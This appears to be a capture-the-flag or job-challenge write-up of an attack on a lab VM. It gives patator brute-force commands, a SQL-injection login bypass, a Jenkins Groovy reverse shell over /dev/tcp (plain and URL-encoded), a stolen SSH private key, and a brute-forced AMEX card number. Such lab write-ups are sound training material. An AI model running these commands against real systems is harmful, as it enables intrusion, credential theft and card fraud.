Halborn - Senior Offensive Security Engineer

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1. SET UP

- Windows 10 , VM Host
- Linux Mint 20

2. Boot VM on Windows

- identify it on network : 192.168.43.69

3. Run Nmap scan on ip

```
    Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-12 22:37 EEST
    Nmap scan report for 192.168.43.69
    Host is up (0.022s latency).
    Not shown: 65532 closed ports
    PORT      STATE SERVICE VERSION
    22/tcp    open  ssh     OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
    | ssh-hostkey:
    |   2048 92:77:ef:a9:c8:d6:f5:22:22:fc:96:b0:7d:a5:38:d2 (RSA)
    |   256 25:92:17:78:b1:94:0d:37:65:63:51:16:51:a9:77:d2 (ECDSA)
    |_  256 ec:5a:78:25:68:32:99:80:82:73:c8:27:a8:8e:ef:1e (ED25519)
    80/tcp    open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
    |_http-title: Site doesn't have a title (text/plain; charset=utf-8).
    10080/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
    | http-title: Sign in - Worf
    |_Requested resource was /login

    Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 33.59 seconds
```

4. Dirstalk 192.168.43.69:80

```
{"Target":{"Path":"users","Method":"GET","Depth":3},"StatusCode":400,"URL":{"Scheme":"http","Opaque":"","User":null,"Host":"192.168.43.69","Path":"/users","RawPath":"","ForceQuery":false,"RawQuery":"","Fragment":""}}

{"Target":{"Path":"encrypt","Method":"GET","Depth":3},"StatusCode":400,"URL":{"Scheme":"http","Opaque":"","User":null,"Host":"192.168.43.69","Path":"/encrypt","RawPath":"","ForceQuery":false,"RawQuery":"","Fragment":""}}
```

5. Patator 192.168.43.69:22 no luck

```
patator ssh_login host=192.168.43.69 user=Worf password=FILE0 0=~/Desktop/rockyou.txt -x ignore:mesg='Authentication failed.'
```


6. Patator http://192.168.43.69:10080/login no luck but exposed SQL injection

```
patator http_fuzz url=http://192.168.43.69:10080/login method=POST body='username=Worf+&password=FILE0' 0=~/Desktop/rockyou.txt follow=1 accept_cookie=1 -x ignore:fgrep='Login Failed'
```

7. Login at "http://192.168.43.69:10080/login"

- with "1' or '1' = '1"

8. Services Overview


Test Your Might! - Mozilla Firefox
Jenkins
Test Your Might!
192.168.43.69:10080/a/dashboard
Services
>_ Web Hooks
Logout

Process Dashboard

Service Name	Listening
Card Server	0.0.0.0:80
Jenkins	127.0.0.1:8080
SSH	0.0.0.0:22

9. Even though I figured out the machine configurations at various times , for documentation ease, **I will mention the 3 machines involved and refer to them as Jenkins/Main/Card:**

1. Docker Machine "Jenkins" 127.0.0.1:8080 : Linux b51cdbb7eebd 4.1.20-0-grsec #1-Alpine SMP Mon Mar 21 15:49:51 GMT 2016 x86_64 Linux

2. Main Machine : Linux aplab 4.1.20-0-grsec #1-Alpine SMP Mon Mar 21 15:49:51 GMT 2016 x86_64 Linux

3. Docker Machine "Card Server" 0.0.0.0:80 : Linux 70e262ee11a4 4.1.20-0-grsec #1-Alpine SMP Mon Mar 21 15:49:51 GMT 2016 x86_64 GNU/Linux


10. Use webhook on http://192.168.43.69:10080 to communicate with Jenkins Machine

- Navigate site
- With Burp and by accessing the web request in browser Dev Tools I managed to get the HTTP url-encoded body to pass it throw the Web Hook

11. Reverse JAVA Shell

- Remote code execution opportunity at /script

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.43.79/9999;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```


Test Your Might! - Mozilla Firefox
Jenkins
Test Your Might!
192.168.43.69:10080/a/hooks
Services
Web Hooks
Logout
Submit

Web Hooks

URL: http://127.0.0.1:8080/script

Request Method: POST

Content-Type: application/x-www-form-urlencoded

Body:

```
script=r+%3D+Runtime.getRuntime%28%29%0D%0A++++p+%3D+r.exec%28%5B%22%2Fbin%2Fbash%22%2C%22-c%22%2C%22exec+5%3C%3E
%2Fdev%2Ftcp%2F192.168.43.79%2F9999%3Bcat+%3C%265+%7C+while+read+line%3B+do+%5C%24line+2%3E%265+%3E%265%3B+done%22%5D+as+String%5B%5D
%29%0D%0A++++p.waitFor%28%29&Submit=Run
```

Response

```
[NONE]
```

12. Get Main Machine SSH private key from Jenkins /root/.ssh.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAvXOAv8W8dy76g26E5/HhhzO5GC79/aE9LGCaoOJQMMKhJNIN
GFRxbe7kY1GQyJfXAxPmO2xwGiLganyt6Tj8pfxgo6Iup5KVyoYgprPn3q5V9HS0
DH42cd/KSa9r0Ank9YGGJfANlZlyBmrqeU0P7wJWV1EUybgHKlHHUSNKJMz/hbwO
KS3OIIBqMnRPZSOVdcpi2iNFOOnVefEymcYSO5VLVZU36uk1Z13c5AMrPZGU8tAf
q4/Db5OmGTyVtZtztOyfatbfAx0XKrkMITCZ90eyF7IbWqU4V3Wgf0LZg1NU02LU
tSwQXJPTprd6kRhLyWahl65EfpA82gcFnomVNwIDAQABAoIBAQCqpBy1n0+QMnpm
Y+fGW3H+K7Jue/U+vDqzfBgLDY2ZPdWTqrcs0PKSSHjilJdKdqmuFgBsSdH3WK62
e7LRvQikIVySRwSq3zeYgZNrU+RoCLNXSr7Z+dzkWOSF1kHP0vmtwIqqJTy3IM05
xpeHxsexSnOmlIuZDe82SQ60oIqp9YQYlHQjqIrDX8UcwgdJ97Iqn+eMi76dQt2T
yQymTww68ZZ05K3Gj96RJ76TgnyFg95WtxmNfO/IzqVnS/2bo0z7+xmvPqaoq/FM
dRkopGXXY24Oz8idrClkaaNLtJmrdNrOcVlptA7aPiJuKq4ToIWAGj6HR8d0Isln
k+HyV/6xAoGBAPiKBUbCNMQC7drAuAxM7IcC2DzuVVW9ztN5Fd7rFUI1VkNmAOZ0
iaAi4/iPp65tJygtci79YXu89J2L9bssZuiFw1GpIowvQFLcvUWoB1FOjiuD9vXL
yQDe1JMSixHRUjpTukD38/ioRweZ3TG8GTqeLYo5nhJIxixwvRSlduOVAoGBAMMj
ZtuPIOAVdd24iF41RwBaf4JNG4G4qfqlNZCOYgRy0OoEyAJ7+mAIjtBONj5Ac0o2
hkwLinLMOUQCY8aqnKHgmsXLn5XrpITY3xW3TPBPqLxwXP8kn4XwOWwMHvagsIrZ
rAehcKRK67GV/EZtlqQmJmxNC17VfpQDeRn7BCKbAoGBAOBHjKNhtUP8cK+qoWtY
MOwMAR5a5F7PPcjPx9C1yyvS2tlPPxi3qUn8skQnPmXE0kULXbLRrBqBVSymlEUn
uGWz76HNq7EtIpqj35jwHEpe3SSfnUgJcYV7j9B4N08I2W8RB06BcoO9NvvA+T5c
Q1gGTYoinGZbjZmk0rvC5RpRAoGBAMGEvT+mLKMthSsyEsLisRwPo340O8AkwyVX
a8yE932T480Amt2j18QfGIpJ1g9cWTlS41JM66s3Dt98QzjE//qlRLg9XHEQNKKu
dGYT1xBG336pLAC3cCAjAL8/MgHBj/LTNYCHwK6dwinmJT4u9gKp9tbWfR06OoJN
A28ZeZtbAoGBANmXpsW0d9h9lSLfNCTZQ54ZqKaDfwrCNXWdwiXyIO2FvIcZeid8
5JVrxWOgLG3o+Gron5W4FxlqIaNqbLMUMnNbSB28k/bi447PZZoaQZyhq58rOswJ
aV9wbnFTf02qNV60L0azP2kiCfSf5LPc6WDNmBkN+NaKS3KE65/m/pBX
-----END RSA PRIVATE KEY-----
```

13. SSH to port 22 successful

Thankfully the network administrator already added on Main Machine his own public key to it's own authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC9c4C/xbx3LvqDboTn8eGHM7kYLv39oT0sYJq
g4lAwwqEk0g0YVHFt7uRjUZDIl9cDE+Y7bHAaIuBqfK3pOPyl/GCjoi6nkpXKhiCms+ferlX0dL
QMfjZx38pJr2vQCeT1gYYl8A2VmXIGaup5TQ/vAlZXURTJuAcqUcdRI0okzP+FvA4pLc4ggG
oydE9lI5V1ymLaI0U46dV58TKZxhI7lUtVlTfq6TVnXdzkAys9kZTy0B+rj8Nvk6YZPJW1m3O0
7J9q1t8DHRcquQwhMJn3R7IXuVtapThXdaB/QtmDU1TTYtS1LBBck9Omt3qRGEvJZqGXrk
R+kDzaBwWeiZU3 root@aplab
```

14. Extract test script from Main Machine

- /home/ops/card_server_test.js

15. Check .ash_history from Main Machine

- extract command "docker run -t -i ap/card-server /bin/bash"

16. Extract Card Service code from Card Machine

- /go/src/app/main.go

```
"2": User{
            ID:             "2",
            Name:           "Michael Scott",
            Address:        "My condo",
            City:           "Scranton",
            State:          "PA",
            CCExpiration:   "01/2019",
            CCNumberCrypted: "cb15h+MzI5pZxeNSWe3b",
            CCType:         "AMEX",
            CCNumber:       "***********1749",
    }
```

17. Bruteforce encryption 344 + 3_digits + 839941749 with Node JS

- AMEX Cards start only with 34 or 37
- observe pattern : cards that start with 344 after encryption will always start with "cb15"
- observe pattern : cards ending with 839941749 after encryption will always end with “I5pZxeNSWe3b”

Michael Scott CC PLAIN TEXT : 344803839941749

18. Extra

I also done a C# application, with SQL data base to brute force the encryption. I reduced O(2^n) to O(n^4 + n^3 + n^3). I first generated the digits domain space and after applied a non recursive string permutation. In the end I did not use this application.

GITHUB C# bruteforce Scott CC encryption: https://github.com/MuhammadAAAAAli/Halborn